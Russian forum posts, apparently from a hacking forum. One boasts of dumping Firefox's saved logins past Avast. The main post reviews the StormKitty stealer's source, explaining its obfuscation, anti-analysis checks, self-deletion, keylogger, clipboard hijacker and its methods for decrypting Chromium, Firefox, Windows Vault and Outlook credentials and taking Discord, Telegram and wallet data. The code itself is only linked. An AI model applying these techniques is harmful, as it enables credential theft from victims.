<https://pastebin.com/q9NNt6H4>

Запускаем фаерфокс и радуемся окошку:

```
{"nextId":2,"logins":[{"id":1,"hostname":"https://mail.ru","httpRealm":null,"formSubmitURL":"https://auth.mail.ru","usernameField":"login","passwordField":"password","encryptedUsername":"MDIEEPgAAAAAAAAAAAAAA  
AAAAEwFAYIKoZlhvcNAwcECPb0RN4co+gkBAhw1DwezqwVdg==","encryptedPassword":"MDoEEPgA  
AAAAAAA  
AAAAEwFAYIKoZlhvcNAwcECIBSjwq/qePQBBB1kJlv7w9X5/V+rQ2YuvhO","guid":"4b235e04-e538-4cf9-9084-cc43128aaa65","encType":1,"timeCreated":1601927519276,"timeLastUsed":1601927519276,"timePasswordChanged":1601927519276,"timesUsed":1}],"potentiallyVulnerablePasswords":[],"dismissedBreachAlertsByLoginGUID":{},"version":3}
```

OK

Аваст даже не пикнул...)))

Выводы:

Да, за последнее время защита как системы, так и антивирусных продуктов стало лучше, но проактивная защита, защита в облаке, это далеко не лекарство от всех болезней.

Вот посудите сами, я не считаю себя крутым кодером, больше наверное новичек в теме, о моём скилле наверное можно посудить почитав тему, где мы пытались сделать ботнет и реализацию его.)))

Тем не менее, посидев денёк-два, у меня получилось реализовать какие-то подходы и в частности обойти RING0, ну либо хитро установленные хуки аваста, используя при этом паблик наработки и статьи в сети.

Поэтому на антивирус надейся, а сам не теряй бдительность.)

Надеюсь вам понравилась данная статья.





DildoFagins

(L1) cache

Пользователь

Регистрация: 11.08.2020

Сообщения: 874

Реакции: 430

Малварка под микроскопом - StormKitty

Привет, друзья. Этой статьёй я планирую начать серию статей (ммм, маслецо масленное), каждая из которой будет посвящена одной интересной или не очень малвари. В таких публикациях мы будем рассматривать под микроскопом исходные коды (открытые, утёкшие, декомпилированные, до каких дойдут руки) или же дизассемблерные листинги так или иначе известной в наших узких кругах малварки. Мы будем всматриваться в общую архитектуру проекта малварки, отдельные её модули и алгоритмы, вплоть до фрагментов кода. Я постараюсь описать малварку таким образом, чтобы читать было интересно как нубам в программировании (далее я буду использовать более красивое

так и более опытным программистам, а возможно даже реверсерам и многоуважаемым в наших узких кругах господам аверам. Поскольку я никак не могу держать своё особо важное мнение при себе, я расскажу, какие вещи в анализируемой малварке я считаю хорошими, какие плохими, а какие вообще ужасными. Ну посмотрим, как пойдёт. Пишите в комментариях к статье ваши предложения о том, какую известную или не очень малварку мне стоит разобрать в следующий раз. Да и вообще пишите свои мысли о текущей анализируемой нами малварке, что вам понравилось в ней, а что бы вы сделали по другому. Важно так же понимать, что поскольку я — «белая шляпа», то в некоторых моментах могу не понять, что и для чего делает тот или иной малварщик, так что если вдруг есть какой косяк с моей стороны, обязательно пишите об этом в комментариях к статье. «В споре рождается истина» (копирайт дядьки Сократа), а истина и другие знания пригодятся местным неофитам. Ну давайте начинать.

Периодически в нашем уютненьком комьюнити в хорошем или же плохом ключе упоминается «Штурмовой Котёнок» (он же «StormKitty»). То его какой-то горе программер или барыга соберёт под новым именем и продаёт за целое состояние, то его какой-то неофит скачет с Github и запустит, не зная, что автор по неведомой мне причине вшил в стаб свою собственную малварь (видимо, чтобы потроллить и стрясти немного криптовалюты со скриптидисов). Это все сопровождается некоторым количеством срача на форуме, обсуждения смыслов кулхацкерских жизней, старпёрского брюзжания о том, что раньше было лучше и так далее. Поэтому эту нашу серию статей я решил начать именно со «Штурмового Котёночка». Тем более, что написан он на языке C#, что должно немного упрощать понимание исходного кода неофитами (когда не нужно особо отвлекаться на управление памятью и дескрипторами, как в C++ например, в C# за нас это делает сборщик мусора).

Давайте начнём с того, что такое этот «Штурмовой Котёнок». Это — классический стилер (stealer) с открытыми исходными кодами, размещённый на Github под чуть ли ни самой либеральной лицензией — «MIT» (хотя кого тут в принципе волнуют оупенсорсные лицензии, правда же). Сейчас автор перевёл его в архив, то есть скорее всего дальше проект не будет развиваться (хотя он особо то и не развивался никогда толком). Функционал проекта в общем то, как у самого обычного стилера, работает с браузерами на базе Chromium, с Firefox, с «Ослом» (Internet Explorer) и Edge, собирает файлы определённых расширений, файлы сессий нескольких разных программ, аккаунты из Outlook и Pidgin (о хоспаде, кто сейчас использует Pidgin?), может обеспечивать себе автозапуск самым примитивным способом, должен отсылать логи на онлайн хостинг AnonFiles и в Телеграм, ну и так далее и тому подобное.

Скачать весь проект все ещё можно отсюда: <https://github.com/LimerBoy/StormKitty> — но только не вздумайте в тупую запускать его, поскольку, как я и говорил раньше, автор вшил в бинарные зависимости проекта малварь. Скачайте исходники и разархивируйте их, чтобы параллельно с чтением статьи вы могли бы смотреть исходный код, так будет понятнее скорее всего.

Прежде чем, мы перейдём к обсуждению непосредственно кода проекта, нужно сделать небольшое лирическое отступление о наличии малвари в репозитории. Дело в том, что в папке с проектом лежит бинарная зависимость в виде файла «AnonFileApi.dll». Автор три раза менял эту библиотеку, но хитрый Github всё помнит, так что при желании можно достать любую из трёх версий. Вложенная в эту бинарную зависимость малварь особого интереса не представляет, но в качестве упражнения вы можете её потыкать. Интересно другое: выложить на Github исходники какой-то малвари для образовательных целей формально нарушением закона не является, а вот вложить в них бинарный образ малвари опять же формально является распространением вредоносного кода (ну как минимум так я понимаю современные законы в области малвари). У этого Владимира из Украины судя по всему отсутствует инстинкт самосохранения, ну либо он сам является сотрудником антивирусной компании или какой-нибудь трёхбуквенной конторы. В любом случае мотивы этого мне не особо понятны, да и мне в принципе похер. Важно, чтобы вы для себя уяснили одну очень критичную вещь: никогда не скачивайте и не запускайте исходники со вложенными бинарными зависимостями, особенно около хацкерских или около малварных проектов. В бинарные зависимости куда проще вставить что-то вредоносное, чем в исходные коды, так что будьте внимательны.

Теперь давайте переходить к архитектуре проекта. Весь проект разбит на два подпроекта: «builder» (программа сборщик для стилера, подготовливающий его к непосредственному использованию) и «stub» (собственно сам стилер, который будет запускаться на компьютере жертвы, доставать ценную информацию и отправлять её в Телеграм и якобы отправлять на хостинг файлов AnonFiles). Для начала давайте рассмотрим проект «builder», чтобы понимать процесс создания исполняемого файла стаба, до того, как переходить собственно к коду стаба.

Сборщик представляет собой обычное консольное приложение, которое вшивает в стаб конфигурационные параметры, такие как идентификаторы Телеграмма, адреса кошельков для клипера, должен ли стаб прописывать себя в автозапуск или нет и другие, а так же обfuscирует стаб. Касательно конфигурации Телеграм сборщик проверит доступность API с указанными параметрами, что на самом деле кажется приятным проявлением заботы автора о своих пользователях (мол, если скриптидис накосячил с идентификаторами API, он узнает об этом на этапе сборки проекта, а не далеко позже).

Непосредственно процесс вшивания конфигурационных данных описан в файле «build.cs», глобальная переменная «ConfigValues» получает значения, которые пользователь ввёл в консоль. Обратите внимание на один забавный факт: в качестве имени мьютекса для стаба используется MD5-хеш от имени пользователя и имени компьютера, где производилась сборка. Не то чтобы кому-то в целом мире понадобилось бы брутить этот хеш, чтобы узнать исходные значения имён компьютера и пользователя, но зачем это нужно было делать именно так — совсем непонятно. Вполне можно было бы просто сделать вызов метода «Guid.NewGuid» или взять хеш от каких-то менее значимых параметров системы.

<https://pastebin.com/S66UWFxt>

Некоторые конфигурационные строки зашифровываются с помощью AES и строго фиксированных значений соли и пароля, что в принципе не есть хорошо. Ключи можно было бы генерировать на этапе сборки и аналогично строкам вшивать их в стаб. Хотя использование «Rfc2898DeriveBytes» немного улыбнуло, этот класс получает ключи из пароля и соли с помощью генератора псевдослучайных чисел из HMACSHA1, что по идее было бы хорошо, если пароль или хотя бы соль менялись бы от сборке к сборке.

Реализацию этого шифрования можно найти в файле «crypt.cs». Странным решением является конвертация шифр-данных в BASE64 строки и добавление к этому всему префикса «CRYPTED:». Таким образом автору не приходится менять тип данных, когда он вшинает зашифрованные данные в стаб (строки заменяет строками), но выглядит это костылём, можно было бы придумать чего получше.

<https://pastebin.com/CBPMmKGb>

Далее конфигурационные параметры вшинаются в стаб с помощью библиотеки «Mono.Cecil». Эта библиотека позволяет разбирать и модифицировать форматы структур .NET сборок и байт-кода (хотя на мой вкус библиотека «dnlib» куда проще и приятнее в программировании подобных вещей). Формально данный код просто проходит все методы всех классов во всех модулях стаба, находит в них инструкции дотнетовского байт-кода «LDSTR» (загрузка константной строки на стек) и заменяет операнд на строку из конфигурации в том случае, если исходная строка операнд начинается с «---». С точки зрения архитектуры стаба это решение кажется избыточным, наверное имело бы смысл держать всю конфигурацию для стаба в одном классе и проходить только по его методам, а не по всей дотнетовской сборке (конечно же Assembly имеется ввиду).

<https://pastebin.com/YQediTBH>

После зашивания конфигурационных значений в байт-код стаба, сам стаб отправляется на обfuscацию с помощью изъезженного вдоль и поперек разными малварищиками бесплатного обфускатора с открытыми исходными кодами — «ConfuserEx» (одна птичка мне напела, что изъезженного до такой степени, что Антивирус Касперского в принципе считает .NET исполняемые файлы, накрытые «ConfuserEx», как подозрительные). Было бы конечно получше, если бы автор «Штурмового Котёнка» удосужился перенаправить вывод от процесса «ConfuserEx» в своё консольное окно (ну чтобы понимать, что конкретно пошло не так, если обfuscация провалилась), но имеем то, что имеем (реализация находится в файле «obfuscation.cs» и особого интереса не представляет). Кроме того сборщик может добавить иконку обфусцированному исполняемому файлу, если это нужно (реализовано в файле «icon.cs»). Для добавления иконки используются WinAPI функции для работы с ресурсами PE-файлов, который можно найти в официальных мануалах от «мелкомягких» (Microsoft же, ага, MSDN там всякий). На этом предлагаю закончить копаться в сборщике стаба и перейти к самому интересному — коду самого стаба.

С точки зрения архитектуры проекта стаб представляет собой главный файл «program.cs» и набор модулей, более менее нормально сгруппированных по папкам и подпапкам. Давайте начнём рассматривать стаб с точки входа (статическая функция «Main» класса «Program»), чтобы в последствии было проще понять, как отдельные модули взаимодействуют друг с другом (по сути дела никак, но всё же). Не переживайте мы рассмотрим некоторые интересные модули отдельно чуть попозже.

В самом начале функции Main написана небольшая дотнетовская магия, которую авторпроекта любезно отдал для нас комментарием «SSL сучка». Это указание некоторых параметров класса помогающего дотнету осуществлять HTTPS запросы с использованием SSL/TLS. Об этих параметрах можно прочитать на MSDN, но отдельно я хотел бы становиться на магическом числе 3072 и почему оно такое, какое оно есть. Сам проект стаба собирается под дотнет версии 4.0, который (страшно подумать) был выпущен в бородатом 2010ом году. Так вот в этом бородатом 2010ом году в дотнете, да и в операционных системах семейства Windows, никто ещё и не думал использовать TLS версии 1.2 (хотя эта версия протокола вышла чуть раньше — в 2008ом году, поправьте, если я ошибся в датах того времени, когда динозавры были большими). Поэтому в перечислении «SecurityProtocolType» в дотнет рейтворке 4.0 нет соответствующего TLS 1.2 значения (оно появится только в дотнет рейтворке 4.5, если мне не изменяет память). Численное значение этого сравнительно нового значения перечисления — 3072, то есть автор кода устанавливает это значение в надежде, что стаб все же окажется на современной системе с установленным фреймворком 4.5 или с установленной на уровне системы поддержкой TLS 1.2. Честно говоря, я не в курсе, будет ли выброшено исключение, если такой поддержки нет, или просто будет использован протокол по умолчанию, напишите в комментариях, если знаете точно.

<https://pastebin.com/X589Qate>

Далее по коду происходит классическая для малвари защита от повторного запуска, опытным программистам и реверсерам тут должно быть всё понятно, но для неофитов можно немного пояснить. Смысл в том, что создается глобальный именованный мьютекс (примитив операционной системы для синхронизации процессов). Конструктор мьютекса в дотнете возвращает информацию о том, был ли мьютекс создан или уже существовал до этого и был открыт. Соответственно, если стаб был запущен несколько раз, то первый его процесс создаст мьютекс и будет работать, а глобальный именованный мьютекс будет существовать до завершения этого процесса. А все последующие процессы «увидят», что мьютекс уже существуют и выйдут. Понятно, что наличие дополнительного глобального именованного мьютекса в системе может выдавать запущенную на системе малварь (если знать, какое имя мьютекса соответствует малвари), но данный стилер и так в отдельном процессе запускается, так что не суть важно.

<https://pastebin.com/Mw3NBF9G>

Затем стаб проверяет, лежит ли исполняемый файл в специальной скрытой самом банальным способом директории, предварительно создав её, если эта директория отсутствовала. Если же исполняемый файл стаба лежит вне этой директории, то файл скрывается аналогичным образом, а именно с помощью выставления атрибута «hidden» для файла (реализовано в классе «Implant.Startup»). Конечно, ни о каких хитровыдуманных способах скрытия файла речи тут не идёт, а делать это именно таким образом в 2020 году нужно разве что для галочки и одного дополнительного пункта в списке фич стилера в теме о его продаже, ну вы понимаете. Да и ходят слухи, что некоторые антивирусы находят подозрительным то поведение, в ходе которого исполняемый файл сам себе проставляет атрибут «hidden», что ну совсем ни разу не удивительно. Ну что уж теперь, едем дальше.

<https://pastebin.com/4DC4phRx>

После этого стаб проверяет, прописаны ли в его конфигурации параметры для API Телеграмма. В случае их отсутствия происходит самоудаление. Само собой, разве может быть иначе, самоудаление реализовано по классической для малвари костыльной схеме — через создание и запуск батника. Я очень не люблю этот способ, но почему то вижу его просто повсеместно в любой малварке. Но все же сравнительно приятным бонусом этого кода является вызов «chcp 65001» в начале батника (установка кодировки в UTF-8). Это сделано потому, что пути к файлам могут содержать локализованные символы (кириллицу там, например), а метод «File.AppendText» открывает файл на запись текста в кодировке именно UTF-8. Многие авторы малвари об этом не задумываются, а тут наш Владимир из Украины показал, что умеет обращать внимание на детали (жаль, что это происходит далеко не всегда).

<https://pastebin.com/vfY0ytM5>

Далее в зависимости от конфигурации стаб делает или не делает рандомную паузу (от нуля до десяти секунд). Назначение этого кода не особо понятна в глобальном плане, напишите в комментарии ваши идеи по этому поводу. Реализация самой паузы хранится в классе «Implant.StartDelay».

<https://pastebin.com/1cxx0gM3>

Затем стаб применяет набор методов для противодействия анализу, в том случае, если факт анализа будет установлен стабом, он выведет подложное (от слова «ложь» а не от слова «ложить») сообщение об ошибке и вызовет код для самоудаления, который мы рассмотрели ранее. Набор методов противодействия анализу довольно стандартный и опять же сделан в основном для галочки. Есть поиск подключённого к процессу стаба отладчика с помощью функции «CheckRemoteDebuggerPresent» (это довольно легко обходится, в отладчике dnSpy есть соответствующий код). Есть попытка определить исполнение внутри эмулятора за счёт функции «Sleep». Смысл этого метода в том, что подавляющее большинство эмуляторов пропускают все вызовы «Sleep», и типа внутреннее значение времени внутри эмулятора при этом не изменяется, поэтому можно проспать 10 миллисекунд и проверить, действительно ли прошло минимум 10 миллисекунд. Эта методика возможно и работала N-лет назад, когда эмуляторы были тупыми и не учитывали «Sleep» в своих внутренних часах, но в 2020 году это вряд ли как-то поможет, скорее может быть сигнатурой для антивируса. Так же есть проверка HTTP-запросом (для определения запуска на VirusTotal, AnyRun и так далее), проверка на наличие внутри процесса стаба динамических библиотек различных сэндвичей, проверка на наличие некоторых запущенных процессов для динамического анализа малвари и проверка на запуск внутри виртуальной инфраструктуры. Для более менее опытного реверсера все эти проверки особых проблем не должны вызывать, а вот антивирусы с другой стороны могут отнестись к ним неравнодушно.

<https://pastebin.com/uc0npJin>

После этого стаб по какой-то причине устанавливает в текущую рабочую директорию значение своей рабочей папки (она была описана ранее). Это подозрительно попахивает говнокодом, так как в принципе в сфере разработки любого программного обеспечения работа по относительным путям является taboo (ну или «строгим запретом», да ладно вам, надо знать такие слова). Это важный совет, который стоит уяснить неофитам: всегда работайте по абсолютным путям к файлам и каталогам.

<https://pastebin.com/L1RbKzx5>

Далее стаб выкачивает прямиком из Github аккаунта нашего Владимира из Украины две библиотеки: «DotNetZip» и «AnonFileApi» (ту самую со вложенной малварью мистера кулхацкера Владимира). Все таки он удивительный человек, никаких проблем с законом не боится. Стаб на всякий случай пытается выкачать эти библиотеки по три раза, и в случае успеха проставляет этим библиотекам файловый атрибут «hidden» и изменяет дату создания файла. Этот код конечно очень некрасиво написан (использование while вместо совершенно уместного в этом случае цикла for, проверка на существование файла аж четыре раза и так далее), вызывает некоторое кровотечение из глаз.

<https://pastebin.com/1Gj4UB9Y>

Затем стаб дешифрует конфигурационные значения, которые были зашифрованы сборщиком (алгоритм шифрования был уже описан ранее), и проверяет валидность API токена Телеграмма. В случае, если токен не валиден, происходит самоудаление. Ну и после всех этих приготовлений происходит непосредственный сбор паролей и другой полезной информации, упаковка их в ZIP-архив, залив ZIP-архива на сервис AnonFiles (хотя это не точно, вы же помните про вложенную малварь Владимира, да?) и отправка ссылки для скачивания залитого файла в Телеграмм. Кроме того в след за ссылкой стаб должен отправить информацию о компьютере, с которого был собран только что высланный ZIP-архив. Сами алгоритмы всего этого особого интереса не представляют, да и описывать каждый из них очень долго. Отметчу только, что реализация этого всего находится в классах «Report.Telegram», «Filemanager» и «SystemInfo». Ну а некоторые алгоритмы сбора паролей и другой ценной информации мы рассмотрим отдельно (это же самое интересное в стилерах, да?).

<https://pastebin.com/wgaJuGPS>

После выполнения основного функционала на предыдущем шаге у стаба есть два варианта развития событий: либо завершить исполнение и самоудалиться, либо (если включены клипер и/или кейлоггер) продолжить работу, запустив эти компоненты в отдельных потоках (опять же, если при сборке стаба в конфигурации они были включены). Основной поток же приступает к ожиданию завершения потоков клипера и кейлоггера.

<https://pastebin.com/6JCKRVuv>

Архитектурно клипер сделан довольно нелепо по моему мнению, он разбит на несколько модулей, при каждом получении и установки значения буфера обмена почему-то создаётся отдельный поток, при этом можно было бы все делать в одном основном потоке. Может я конечно что-то не понимаю в этом, напишите в комментариях, если вы видите смысл создавать для этого отдельный поток каждый раз. Для подмены содержимого буфера обмена используется поиск по регулярным выражениям, кроме того оригинальное содержимое буфера обмена логируется в файл. Проверка того, что в буфере обмена появилась новая строка, происходит раз в две секунды. Вообще напишите в комментариях своё мнение, насколько клиперы в принципе актуальны для малвари. Мне кажется, что все уже давно должны были научиться проверять идентификаторы своих криптовалютных кошельков, когда куда их копируют и вставляют. Клипер реализован несколькими классами из папки «Clipper» и главным управляющим классом «ClipboardManager».

Архитектурно клипер сделан довольно нелепо по моему мнению, он разбит на несколько модулей, при каждом получении и установки значения буфера обмена почему-то создаётся отдельный поток, при этом можно было бы все делать в одном основном потоке. Может я конечно что-то не понимаю в этом, напишите в комментариях, если вы видите смысл создавать для этого отдельный поток каждый раз. Для подмены содержимого буфера обмена используется поиск по регулярным выражениям, кроме того оригинальное содержимое буфера обмена логируется в файл. Проверка того, что в буфере обмена появилась новая строка, происходит раз в две секунды. Вообще напишите в комментариях своё мнение, насколько клиперы в принципе актуальны для малвари. Мне кажется, что все уже давно должны были научиться проверять идентификаторы своих криптовалютных кошельков, когда куда их копируют и вставляют. Клипер реализован несколькими классами из папки «Clipper» и главным управляющим классом «ClipboardManager».

Кейлоггер синхронный и реализован по классической для малвари схеме с использованием функции «SetWindowsHookEx». Для неофитов можно пояснить, что эта функция (когда вызвана с параметром WH_KEYBOARD_LL) устанавливает обработчик на системные события, связанные с клавиатурой, в частности нажатие клавиш. В принципе подобный код можно увидеть в абсолютно любом другом кейлоггере, да и придумывать здесь что-то новое вряд ли необходимо. Для получения конкретного символа из scan кода и virtual key кода используется функция «ToUnicodeEx», при том учитывается текущая раскладка, полученная с помощью функции «GetKeyboardLayout». Такой кейлоггер не сможет определить ввод некоторых хитрых символов (например, немецкого языка, которые требуют последовательного нажатия двух разных клавиш), но в принципе должен выполнять свою функцию исправно. Забавной фичей модуля кейлоггера является поиск открытых вкладок браузера с порно сайтами. Если открыт такой сайт модуль кейлоггера пытается сделать скриншот экрана и снимок веб-камерой. Сразу вспоминаются те самые письма с угрозами об этом, которые массово рассылали по почте всем подряд некоторое время назад. Наличие этого функционала именно в модуле кейлоггера кажется таким бредом, но имеем то, что имеем. Снимок экрана реализован с помощью .NET классов, а снимок веб-камерой — с помощью функций из системной библиотеки «avicap32.dll». Почти уверен, что примерно похожий код вы найдёте по первой ссылке на StackOverflow в поисковых запросах «.net screenshot example» и «.net webcamshot example», или что-то в этом духе. Кейлоггер реализован несколькими классами из папки «Keylogger» и классом « WindowManager», и да, это тоже кажется очень избыточным с точки зрения архитектуры проекта.

Ну а теперь давайте переходить непосредственно к функционалу стилера этого нашего «Штурмового Котёночка». Основной функционал по сбору ценной парольной и не только информации разделен на отдельные модули, каждый из которых вызывается отдельно методом класса «Report.CreateReport» в отдельном потоке. При этом страшно подумать, но одновременно запускается 23 потока (ну я насчитал 23 потока, может ошибся на плюс/минус 1-2). История умалчивает, почему нельзя это было сделать итеративно, а не параллельно, при этом не так сильно нагружая операционную систему. Понятно, что разбиение на потоки чуток ускорит всю обработку за счёт файлового ввода вывода, но 23 достаточно нагруженных потока, 23 потока, Карл! Основной поток же ожидает завершения всех новорожденный потоков и только по их завершению продолжает исполнение.

<https://pastebin.com/mCqkRY1E>

Первый поток отвечает за сбор файлов, расширения которых указаны в конфигурации стаба. Эти файлы просто копируются с рабочего стола пользователя, с папок «Мои Документы», «Мои Картинки», «Загрузки», а так же из папок облачных хранилищ OneDrive и DropBox. Реализация этого функционала находится в классе «FileGrabber» и особого интереса не представляет, это просто поиск и копирование файлов.

Второй поток собирает пароли и другую ценную информацию из браузеров Chrome и Edge. Давайте рассмотрим реализацию более подробно. В браузерах на базе Chromium существует два вида хранения зашифрованной информации, в частности паролей. До 80ой версии Chromium ценная информация просто накрывалась локальным шифрованием с помощью DPAPI. С 80ой версии в Chromium (и многих других браузерах на его базе) стал спользоваться мастер ключ (зашифрованный с помощью DPAPI), на котором затем шифровались и дешифровались данные с помощью немного хитрой версии AES — в режиме GCM (Galois/Counter Mode или же счётчик с аутентификацией Галуа), сейчас этот режим очень широко применяется в программном обеспечении и считается весьма эффективным. Для того, чтобы отличать два режима зашифрованных данных в браузерах на базе Chromium используется префиксы к зашифрованным бинарным данным. В общем случае префикс «v10» и «v11» означает, что для конкретно этих шифр-данных использовался мастер ключ и AES в режиме GCM. А его отсутствие (заголовок DPAPI) означает, что использовался старый метод — простое, как 5 копеек, использование DPAPI. Реализация дешифрования DPAPI и получение мастер ключа находится в классе «Chromium.Crypto». Стоит заметить, что использовать для этих целей нативную функцию «CryptUnprotectData» в .NET не имеет особого смысла, так как во фреймворке есть готовый статический метод ProtectedData.Unprotect». Как будет видно далее, наш Владимир из Украины знал об этом методе, но по какой-то причине не стал его тут использовать (кхе-кхе, копипастер сраный, кхе-кхе). Мастер ключ хранится в файле «Local State» и достаётся из него с помощью регулярных выражений (изначально этот файл имеет формат JSON). AES в режиме GCM реализован с помощью встроенной в операционную систему библиотеки «bcrypt.dll» (реализацию можно найти в файлах «AesGcm.cs» и «Bcrypt.cs»), описание отдельных функций и структур этой библиотеки можно найти на MSDN (описывать их в статье пришлось бы очень долго). Вся ценная для стилера информация хранится либо в файлах формата SQLite, либо в файлах формата JSON и может хранится либо в открытом, либо в зашифрованном виде в зависимости от того, какая эта информация конкретно. Использовать готовый JSON парсер или написать свой мини-парсер для JSON (ей богу, парсить JSON очень просто) автор стилера не удосужился, поэтому парсит всё через регулярные выражения, что вполне можно признать говнокодом. Парсер для SQLite, судя по всему, был на скорую руку портирован из VB.NET (на C# явно так не пишут, я вроде видел реализаций на VB.NET в каком-то публичном ратнике, наверно он взят оттуда) и выглядит просто ужасно, но, вероятно, работает более менее нормально. Для полноты картины осталось только взглянуть, откуда берётся какая информация и какими методами в коде стаба (весь функционал связанный с «хромым» находится в подпапке проекта «Targets\Browsers\Chromium»).

<https://pastebin.com/7Na6ZBCN>

Третий поток добывает полезную информацию из браузера Firefox. В «лисе» пароли зашифрованы довольно хитрым алгоритмом, который они (разработчики «лисы») называют PK11SDR. С насока его не особо то и реализуешь, поэтому разработчики многих стилеров просто используют экспортную из библиотеки самой «лисы» «`nss3.dll`» функцию с именем «`PK11SDR_Decrypt`». Для этого нужно найти путь, куда установлена «лиса», и загрузить оттуда библиотеку «`mozglue.dll`» (так как библиотека «`nss3.dll`» от неё зависит), а затем и саму библиотеку «`nss3.dll`». Прежде чем мы перейдём к тому, как вызывать эту функцию, нужно понять преимущества и недостатки этого метода. Безусловно то, что эта библиотека всегда есть вместе с установленной «лисой», это — хорошо, и нам нет необходимости реализовывать комплексный алгоритм самим или таскать с собой большую библиотеку для расшифровки. Однако стоит обратить внимание, что релизная версия стаба собирается в режиме x64 (не x86 и не AnyCPU), то есть стаб будет запускаться, как 64-битный процесс. В том случае, если на компьютере жертвы будет установлена 32-битная версия «лисы», 64-битный процесс стаба просто не сможет загрузить эти необходимые для расшифровки динамические библиотеки. И это — довольно жирный минус. Плюс ко всему вполне вероятно, что для некоторых антивирусов попытка рандомного процесса загружать динамические библиотеки из папки «лисы» будет считаться заведомо вредоносным поведением (но это конечно нужно проверять). Экспортируемая функция «`PK11SDR_Decrypt`» принимает на вход шифр-данные и возвращает открытые данные в виде указателей на структуры типа `TSECItem` (в дотнете вполне для передачи указателя на структуру можно воспользоваться модификатором «`ref`»), которые в свою очередь содержат указатель на буферы с данными и размеры этих буферов. Код дешифрования паролей реализован в файле «`Decryptor.cs`» и довольно прост. Разве что вызывать эти функции можно было бы и простым `Invoke` после того, как библиотека «`nss3.dll`» была загружена в процесс, чтобы не морочиться с указателями и делегатами. `Invoke` сделает ровно тоже самое, но автор проекта вероятно об этом просто не знал. Аналогично с «хромым» ценная информация добывается из файлов профиля пользователя, которые могут быть либо в формате SQLite, либо JSON в зависимости от конкретной информации. Давайте рассмотрим, в каких классах реализовано получение какой информации из следующего фрагмента кода (весь функционал связанный с «лисой» находится в подпапке проекта «Targets\Browsers\Firefox»).

<https://pastebin.com/zqhAEP79>

Четвертый поток занимается получением паролей из старого доброго «осла» (он же Internet Explorer, напиши в комментариях, если ты злостный ретроград и до сих пор сидишь на XP и используешь браузер Internet Explorer). Тут все достаточно просто: «осел» 11ой версии наряду с другими сервисами и приложениями операционных систем семейства Windows хранит пароли в «Windows Vault» (хранилище паролей операционной системы), ну а версии «осла» ниже 11ой, наверное, вообще не имеет смысла поддерживать в наши дни. Для доступа к этому хранилищу можно использовать функции нативной библиотеки «`vaultcli.dll`». Это сравнительно плохо документированная вещь, а реализация была скопипастена Владимиром из других оупенсорсных проектов и, честно говоря, выглядит она очень по-говнокодерски (например, за каким хером в этой реализации используется `Reflection` вообще не понятно, все было бы куда проще и красивее реализовано без него).

Но, говоря о реализации, стоит упомянуть несколько важных вещей об этом алгоритме. Хранилище (это наше системное) может хранить данные нескольких разных типов, для получения конкретного значения из структуры элемента (в которой есть идентификатор типа) была реализована вложенная функция (фича языка C# версии 8.0 вроде) под названием «`GetVaultElementValue`».

Структура одной хранимой записи различается на операционных системах Windows 7 и Windows 8-10. По коду сначала перечисляются все хранилища, затем в цикле для каждого хранилища открывается хендл и перечисляются записи каждого конкретного хранилища. А из каждой записи достаются элементы, соответствующие имени ресурса, имени пользователя и его паролю. Когда говоришь об этом на словах, алгоритм кажется очень простым (в принципе так и есть), но он все же требует достаточно большого количества кода для его реализации из-за сравнительно неудобного интерфейса, предоставляемого библиотекой «vaultcli.dll». И опять же, скопипастенный Владимиром код этого алгоритма — далеко не лучший вариант, который мог бы быть. Но чем богаты, тем и рады.

<https://pastebin.com/AjsNHKu5>

Пятый поток достаёт Discord токены, не особо понимаю, зачем они должны кому-либо понадобится, наверное, это тоже сделано для дополнительной галочки в списке фич стилера (напишите в комментариях, если считаете токены Discord особо ценными и почему так?). Для этого директории с файлами, которые могут содержать токены копируются в папку временных файлов текущего пользователя (ну «%TEMP%» же). Затем в скопированных папках ищутся файлы с расширениями «log» и «ldb», внутри которых уже с помощью регулярного выражения ищутся все строки, которые внешне похоже на токены. При этом все файлычитываются как текст, несмотря на то, что формат LevelDB вроде бинарный, если ничего не путаю. Искать с помощью регулярных выражений какой-то текст среди бинарных данных — такое себе занятия, но, наверное, это как-то должно более менее работать (реализация этого алгоритма находится в файле «Discord.cs»).

<https://pastebin.com/GxUP39sp>

Шестой поток получает аккаунты и пароли, сохранённые в мессенджере Pidgin (который опять же не понятно, кому вообще может быть нужен в наши то дни). Тут все предельно просто, Pidgin хранит эту информацию в открытом виде в файле «accounts.xml», а для формата XML (в отличии от формата JSON) есть готовые парсеры, встроенные во фреймворк дотнета. Кроме того для Pidgin ещё и выгружаются логи. Реализации этих предельно простых алгоритмов можно найти в файле «Pidgin.cs».

<https://pastebin.com/dBYKQza2>

Седьмой поток расшифровывает сохранённые аккаунты и пароли из почтового клиента Microsoft Outlook. Этот самый «мелкомягкий» Outlook в зависимости от версии хранит данные об аккаунтах и паролях в ключах реестра. Пароли зашифрованы с помощью DPAPI, остальная информация присутствует в реестре в открытом виде. Честно говоря, ума не преложу, зачем это было сделано, но Outlook до записи в реестр зашифрованного пароля добавляет в начало один байт. Возможно, этот байт что-то и значит для Outlook, но разработкам стилеров на него наплевать, он просто отбрасывается, а оставшийся буфер шифр-данных расшифровывается с помощью DPAPI. Помните, в секции, посвящённой «хромому», я упоминал об удобном статическом методе для дешифрования DPAPI в дотнет фреймворке - «ProtectedData.Unprotect»? Так вот здесь наш Владимир из Украины сподобился его использовать. Почему так? Складывается впечатление, что он просто накопипастил и/или напортировал кода из других проектов стилеров и особо не задумывался о результате и адекватности кода. Реализацию этого всего можно найти в файле «Outlook.cs».

<https://pastebin.com/xE7qKfbT>

Восьмой и девятый потоки занимаются сбором сессий Telegram и Skype соответственно. Для Telegram стилер копирует папку «tdata» и сохраняет соответствующие файлы, а для Skype копируется директория «Local Storage». Алгоритмы всего этого предельно просты и в дальнейшем описании не нуждаются, реализация находится в файлах «Telegram.cs» и «Skype.cs» соответственно.

Десятый и одиннадцатый потоки добывают сессии Steam, Uplay, Battle.NET и кучу всяких непонятно зачем нужный файлов из Minecraft. Реализация алгоритмов добычи этих данных находится в папке «Gaming» в отдельных файлах, соответствующих каждому из сервисов. Тут опять же ничего интересного нет, просто копирование файлов и каталогов.

Двенадцатый поток занимается извлечением данных криптовалютных кошельков. В зависимости от того, какая программа используется для доступа к кошельку, он может хранится либо на файловой системе, либо в реестре. В любом случае алгоритм просто извлекает данные из соответствующего места, его реализация находится в файле «Wallets.cs». Я не особо шарю в этом, поэтому хочу спросить у вас. Напишите в омментариях, что вообще даёт злоумышленнику этот файл кошелька? Ведь, насколько я понимаю, без пароля пользователя кошелька или без кодовой фразы невозможно вывести деньги. Или я не прав?

<https://pastebin.com/qdSTq3qP>

